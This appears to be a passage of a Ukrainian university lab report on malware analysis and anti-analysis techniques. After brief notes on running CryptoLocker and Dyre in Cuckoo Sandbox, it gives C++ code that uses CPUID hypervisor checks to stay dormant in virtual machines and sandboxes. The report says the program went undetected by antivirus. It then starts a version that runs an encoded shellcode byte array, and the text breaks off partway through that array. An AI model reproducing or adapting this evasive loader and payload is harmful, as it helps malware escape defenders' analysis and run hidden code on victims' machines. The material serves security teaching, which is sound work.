


Якщо додати файл в Exceptions:





2) CryptoLocker (22 Jan 2014)
   - Cuckoo Sandbox






- Антивірусна лабораторія










3) Dyre


- Cuckoo Sandbox






- Антивірусна лабораторія







Завдання 4:

Реалізуйте мовою C/C++ детектування середовища аналізу – при запуску у Cuckoo та лабораторії з попереднього пункту програма:

– не має ознак шкідливості у Cuckoo та не детектується антивірусами,


– завершує роботу в середовищі аналізу,


– при запуску у фізичній системі показує повідомлення користувачу (MessageBox “Hello kitty!”);

```
#include "framework.h"
#include "SmartMessageBox.h"

#define CPUID_H
#ifdef _WIN32
#include <limits.h>
#include <intrin.h>
typedef unsigned __int32  uint32_t;
#else
#include <stdint.h>
#endif

HINSTANCE hInst;

bool IsVM() {
    int cpuInfo[4] = {};
    __cpuid(cpuInfo, 1);
    if (!(cpuInfo[2] & (1 << 31)))
        return false;
    const auto queryVendorIdMagic = 0x40000000;
    __cpuid(cpuInfo, queryVendorIdMagic);
    const int vendorIdLength = 13;
    using VendorIdStr = char[vendorIdLength];
    VendorIdStr hyperVendorId = {};
    memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
    memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
    memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
    hyperVendorId[12] = '\0';
    static const VendorIdStr vendors[]{
    "KVMKVMKVM\0\0\0", // KVM
    "Microsoft Hv",    // Microsoft Hyper-V or Windows Virtual PC */
    "VMwareVMware",    // VMware
    "XenVMMXenVMM",    // Xen
    "prl hyperv  ",    // Parallels
    "VBoxVBoxVBox"     // VirtualBox
    };
    for (const auto& vendor : vendors) {
        if (!memcmp(vendor, hyperVendorId, vendorIdLength))
            return true;
    }
    return false;
}

int DisplayMessageBox() {
    int msgboxID = MessageBox(
        NULL,
        (LPCWSTR)L"Hello kitty!",
        (LPCWSTR)L"Payload",
        NULL
    );
    return msgboxID;
}

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
                      _In_opt_ HINSTANCE hPrevInstance,
                      _In_ LPWSTR    lpCmdLine,
                      _In_ int       nCmdShow) {
    if (!IsVM())
        DisplayMessageBox();
    return 0;
}
```


Перевіримо код у різних середовищах:


1) Cuckoo Sandbox (файл чистий, повідомлення не відображається)







2) Лабораторія антивірусів (файл чистий, код завершується, повідомлення не відображається)







3) Перевіримо що у фізичній, хост системі відображається MessageBox і антивірус Norton не детектує програму



Завдання 5:


Замініть повідомлення на запуск довільного шеллкоду;


```
#include "framework.h"
#include "SmartShellcode.h"

#define CPUID_H
#ifdef _WIN32
#include <limits.h>
#include <intrin.h>
typedef unsigned __int32  uint32_t;
#else
#include <stdint.h>
#endif

HINSTANCE hInst;
unsigned const int RawCodeLen = 299;
unsigned char RawCode[] = {
    0xda, 0xca, 0xd9, 0x74, 0x24, 0xf4, 0xbb, 0xde, 0x4b, 0xb7, 0xc0, 0x5a, 0x31, 0xc9, 0xb1,
    0x45, 0x31, 0x5a, 0x17, 0x03, 0x5a, 0x17, 0x83, 0x34, 0xb7, 0x55, 0x35, 0x34, 0x00, 0x19,
    0x52, 0x34, 0x79, 0xdd, 0x9b, 0xb4, 0x7a, 0x9f, 0xca, 0xf5, 0x2a, 0x4d, 0xbc, 0xa3, 0x82,
    0x40, 0xec, 0x2e, 0x5b, 0x28, 0x42, 0xd0, 0x13, 0xa5, 0x31, 0x08, 0xec, 0x32, 0xe7, 0x08,
    0xa4, 0xcf, 0x7a, 0x18, 0x7c, 0xdf, 0xcd, 0xd2, 0x36, 0x92, 0x00, 0x2b, 0x8e, 0x1d, 0xa3,
    0x07, 0x33, 0x3f, 0x5f, 0x55, 0x60, 0x9f, 0xde, 0x98, 0xb1, 0xd2, 0xa1, 0x1b, 0x83, 0x0f,
    0xcc, 0x49, 0x42, 0x81, 0x47, 0xe6, 0x16, 0x01, 0xd3, 0xba, 0xaa, 0x09, 0xe2, 0xea, 0x58,
    0x09, 0x6c, 0x0a, 0x5f, 0x0a, 0x25, 0x8f, 0x9f, 0x7e, 0xd2, 0xc7, 0x1e, 0xaf, 0x4c, 0x5c,
    0x68, 0x57, 0x29, 0xe9, 0x29, 0x47, 0xf8, 0xec, 0x79, 0x64, 0xac, 0xa6, 0x86, 0xa2, 0x10,
    0xbd, 0x4d, 0xbd, 0xdb, 0xc0, 0x7b, 0xf0, 0xea, 0x0b, 0xcb, 0x3a, 0xcd, 0x27, 0x8d, 0xfd,
    0x04, 0x3a, 0x4f, 0xff, 0x57, 0x7c, 0xaf, 0x8a, 0xa6, 0x30, 0x2c, 0x39, 0x6d, 0xc0, 0x77,
    0xf8, 0xbc, 0xa5, 0xaf, 0xa2, 0x7a, 0xce, 0x10, 0x77, 0xca, 0xd1, 0x40, 0x11, 0x8d, 0x5a,
    0x6c, 0x96, 0x49, 0xd7, 0x2d, 0x3a, 0x1b, 0xe6, 0x7d, 0x03, 0x10, 0xec, 0xf5, 0xcc, 0x27,
    0x3c, 0x44, 0x95, 0x66, 0xe4, 0x19, 0x7c, 0x33, 0x55, 0xfe, 0x3f, 0x9a, 0x14, 0xa4, 0xf7,
    0x9f, 0x7a, 0x78, 0x49, 0xf2, 0x7d, 0x99, 0x11, 0xb3, 0xd8, 0x00, 0xea, 0xb8, 0xc8, 0x5d,
    0xbd, 0x41, 0x13, 0x62, 0x1f, 0xf6, 0x51, 0x9c, 0xa0, 0x06, 0xa5, 0x9f, 0xa0, 0x06, 0xa5,
    0xd7, 0x2d, 0x8b, 0xa4, 0xe6, 0x2d, 0x94, 0xe7, 0x52, 0x1c, 0x1f, 0x88, 0x25, 0xa0, 0xca,
    0xed, 0xda, 0xea, 0x57, 0x47, 0x5a, 0xaf, 0x3e, 0xf2, 0xe1, 0x52, 0xc1, 0x29, 0x51, 0xee,
    0xfa, 0xf9, 0x5e, 0xf6, 0x7e, 0xf3, 0x1e, 0x0d, 0x9e, 0x76, 0x1a, 0x49, 0x18, 0x6b, 0x56,
